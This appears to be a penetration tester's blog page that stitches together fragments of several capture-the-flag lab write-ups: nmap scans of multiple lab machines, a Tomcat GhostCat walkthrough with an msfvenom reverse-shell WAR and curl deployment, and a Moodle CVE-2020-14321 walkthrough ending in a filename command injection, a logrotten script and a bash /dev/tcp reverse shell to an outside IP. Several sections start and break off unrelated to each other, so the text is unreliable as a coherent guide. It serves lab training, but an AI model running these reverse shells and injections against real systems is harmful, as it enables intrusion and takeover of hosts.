
We scan the open ports with the nmap tool with scripts and software versions.
nmap -p22,80,37370 10.10.140.77 -sVC -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-27 10:32 CEST
Nmap scan report for 10.10.140.77
Host is up (0.049s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c2842ac1225a10f16616dda0f6046295 (RSA)
| 256 429e2ff63e5adb51996271c48c223ebb (ECDSA)
|_ 256 2ea0a56cd983e0016cb98a609b638672 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
37370/tcp open ftp vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

We scan the open ports with the nmap tool with scripts and software versions.
> nmap -sVC 10.10.81.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 10:57 CEST
Nmap scan report for 10.10.81.101
Host is up (0.050s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 2b17d88a1e8c99bc5bf53d0a5eff5e5e (RSA)
| 256 3cc0fdb5c157ab75ac8110aee298120d (ECDSA)
|_ 256 e9f030bee6cfeffe2d1421a0ac457b70 (ED25519)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DEV-DATASCI-JUP
| NetBIOS_Domain_Name: DEV-DATASCI-JUP
| NetBIOS_Computer_Name: DEV-DATASCI-JUP
| DNS_Domain_Name: DEV-DATASCI-JUP
| DNS_Computer_Name: DEV-DATASCI-JUP
| Product_Version: 10.0.17763
|_ System_Time: 2023-05-20T08:57:46+00:00
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Not valid before: 2023-03-12T11:46:50
|_Not valid after: 2023-09-11T11:46:50
|_ssl-date: 2023-05-20T08:57:54+00:00; -1s from scanner time.
8888/tcp open http Tornado httpd 6.0.3
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: TornadoServer/6.0.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required
| smb2-time:
| date: 2023-05-20T08:57:51
|_ start_date: N/A
Accessing the only web service through port 8888, we find the Jupyter Notebook 6.0.3 software.

We scan the open ports with the nmap tool with scripts and software versions.
> nmap -sVC -p- --min-rate 5000 prioritise.thm -Pn -n -oN nmap-prioritise.thm
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 21:15 CEST
WARNING: Service 10.10.247.170:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for prioritise.thm (10.10.247.170)
Host is up (0.055s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 51fe13747bbc526a883d21d1b3bf13ad (RSA)
| 256 73fef7fdedf492bde2997188f855b28f (ECDSA)
|_ 256 f848693d7f199f03166337369f84a87a (ED25519)
80/tcp open rtsp
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset=utf-8
| Content-Length: 5082
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8" />
| <meta
| name="viewport"
| content="width=device-width, initial-scale=1, shrink-to-fit=no"
| <link
| rel="stylesheet"
| href="../static/css/bootstrap.min.css"
| crossorigin="anonymous"
| <link
| rel="stylesheet"
| href="../static/css/font-awesome.min.css"
| crossorigin="anonymous"
| <link
| rel="stylesheet"
| href="../static/css/bootstrap-datepicker.min.css"
| crossorigin="anonymous"
| <title>Prioritise</title>
| </head>
| <body>
| <!-- Navigation -->
| <nav class="navbar navbar-expand-md navbar-dark bg-dark">
| <div class="container">
| class="navbar-brand" href="/"><span class="">Prioritise</span></a>
| <button
| class="na
| HTTPOptions:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset=utf-8
| Allow: HEAD, GET, OPTIONS
| Content-Length: 0
| RTSPRequest:
| RTSP/1.0 200 OK
| Content-Type: text/html; charset=utf-8
| Allow: HEAD, GET, OPTIONS
|_ Content-Length: 0
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_http-title: Prioritise
We access the website, no credentials are required and we can create and order items.
We scan the open ports with the nmap tool with scripts and software versions.
> nmap -sVC -p- --min-rate 5000 10.10.183.73 -Pn -n -oN nmap-10.10.183.73.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 22:10 CEST
Nmap scan report for 10.10.183.73
Host is up (0.058s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Werkzeug/2.2.2 Python/3.8.10
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 NOT FOUND
| Server: Werkzeug/2.2.2 Python/3.8.10
| Date: Sun, 07 May 2023 20:11:27 GMT
| Content-Type: text/html; charset=utf-8
| Content-Length: 207
| Connection: close
| <!doctype html>
| <html lang=en>
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.1 302 FOUND
| Server: Werkzeug/2.2.2 Python/3.8.10
| Date: Sun, 07 May 2023 20:11:22 GMT
| Content-Type: text/html; charset=utf-8
| Content-Length: 199
| Location: /login
| Connection: close
| <!doctype html>
| <html lang=en>
| <title>Redirecting...</title>
| <h1>Redirecting...</h1>
| <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
| HTTPOptions:
| HTTP/1.1 200 OK
| Server: Werkzeug/2.2.2 Python/3.8.10
| Date: Sun, 07 May 2023 20:11:22 GMT
| Content-Type: text/html; charset=utf-8
| Allow: HEAD, GET, OPTIONS
| Content-Length: 0
| Connection: close
| RTSPRequest:
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
| "http://www.w3.org/TR/html4/strict.dtd">
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
| </body>
|_ </html>
|_http-server-header: Werkzeug/2.2.2 Python/3.8.10

We scan with nmap all ports, scripts and software versions.

On port 8080 we enumerate a web service with Tomcat.

The Tomcat version is vulnerable to "GhostCat", so using the following exploit we can exploit the vuln and read the credentials stored in "WEB-INF/web.xml".

We create a .war file
msfvenom -p java/jsp_shell_reverse_tcp LHOST=XX.XX.XX.XX LPORT=XX -f war -o revshell.war
We cannot access from the graphical interface, but we can upload our .war file using curl.
curl --user 'user:password' --upload-file m3.war "http://dotjar.thm:8080/manager/text/deploy?path=/m3"


We do a little reconnaissance, find a backup of the "shadow" file, transfer it to our kali with netcat.

We crack the hashes with the rockyou dictionary and get the plain password of the user "jdk-admin".

We authenticate as the user "jdk-admin", we see that we have access to the user flag and we can also execute the java binary as root.

Very easy, we generate a reverse shell with the msfvenom tool and download it to the victim machine.

We run the malicious binary as SUDO, we will get a shell as root and we can read the flag.

David Utón is Penetration Tester and security auditor for web and mobiles applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks.

We run nmap on all ports with scripts and software versions.

I checked all HTTP services, but they all showed the same Apache (Ubuntu) default page.

We run linpeas tool and enumerate various files and directories interesting, but are rabbits hole:


We enumerate Moodle directory:

We access the directory and see several courses available.

We create an account, we see that the application tells us that the email has to be "@plotted.thm" (we list domain) and we authenticate with the account.

We enumerate the possible Moodle 3.9 version:

But the exploits I found for RCE didn't work for me.

I also tested the XSS vulnerability published in previous versions.

Working! But neither user has ever logged in, so I ruled out the possibility of session cookie theft.

Looking for information about Moodle and RCE (Remote Code Execution) I found this proof of concept:
Moodle RCE #CVE-2020-14321 PoC
I did the same steps as in the video, although I summarize it:
We signed up for the course:

We enter the "participants" section, click on "Enrol Users", search for our user and intercept the save request with Burp.
We change the value of "roletoassign=" to "1" (1 = MANAGER):

We see that we are now "Manager".

We access the profile of the user "John Doe", we check that we can now use the SSO that Moodle incorporates, this would allow us to access the administration panel as if we were the user "John Doe".

In this part, we will modify the values of the "Manager" role to enable and install a malicious plugin and execute commands (It is very well explained in the video above, so I will be brief).

Click on install plugin:

Upload the file "rce.zip" and install it.

We complete the installation and look for the file.


We intercept with Burp, put a netcat listening on port 443 and run our payload to gain access to the machine:


We did a file recognition, listed several credentials but none of them worked for me.

We looked for files and found that the user "plot_admin" has a script "backup.py" that we can read.

We open another session (yes, I know, the machine is super slow....) and run "pspy", we check that a backup of moodle is being performed in the hidden directory of the user "plot_admin"... This makes me suspect that the Python script is being executed.

Checking the python script and that we only have access to the path "moodle_location", we would have to try abusing a command injection by means of a file name.
cd /var/www/uploadedfiles/filedir/
touch './"";$(chmod 777 *)'
We execute the above commands and wait for the scheduled task to be executed. After that, we will have write and read access to the files in the "plot_admin" directory:

We create SSH keys, but if we try to use the "id_rsa" file it asks for the user's password, so we put our public key in the "authorized_keys" file and connect via SSH.

We re-launch pspy with the user "plot_admin", we quickly see that it is running "logrotate" and an SSH connection to the root user, executing the contents of "/etc/bash_completion":

We check that the machine has "gcc", transfer the exploit and compile it.

As it was likely to have to be repeating the execution of the exploit and in each execution I had to delete and rename the backup, I generated a script to run every few minutes.
#!/bin/bash
rm .logs_backup
mv .logs_backup2/ .logs_backup
cp /home/plot_admin/.logs_backup/moodle_access.1 /home/plot_admin/.logs_backup/moodle_access; ./logrotten -p /tmp/m3file.sh /home/plot_admin/.logs_backup/moodle_access;ls /etc/bash_completion.d
bash
#!/bin/bash
bash -i >& /dev/tcp/10.2.116.223/5555 0>&1
We put a netcat listening and run the script, we see that the file "moodle_access".... has been created.

We will obtain a root session and will be able to read the file "/root/root.txt".

PD: Thanks to 0x1dz for the help with the hints.
David Utón is Penetration Tester and security auditor for web and mobiles applications, perimeter networks, internal and industrial corporate infrastructures, and wireless networks.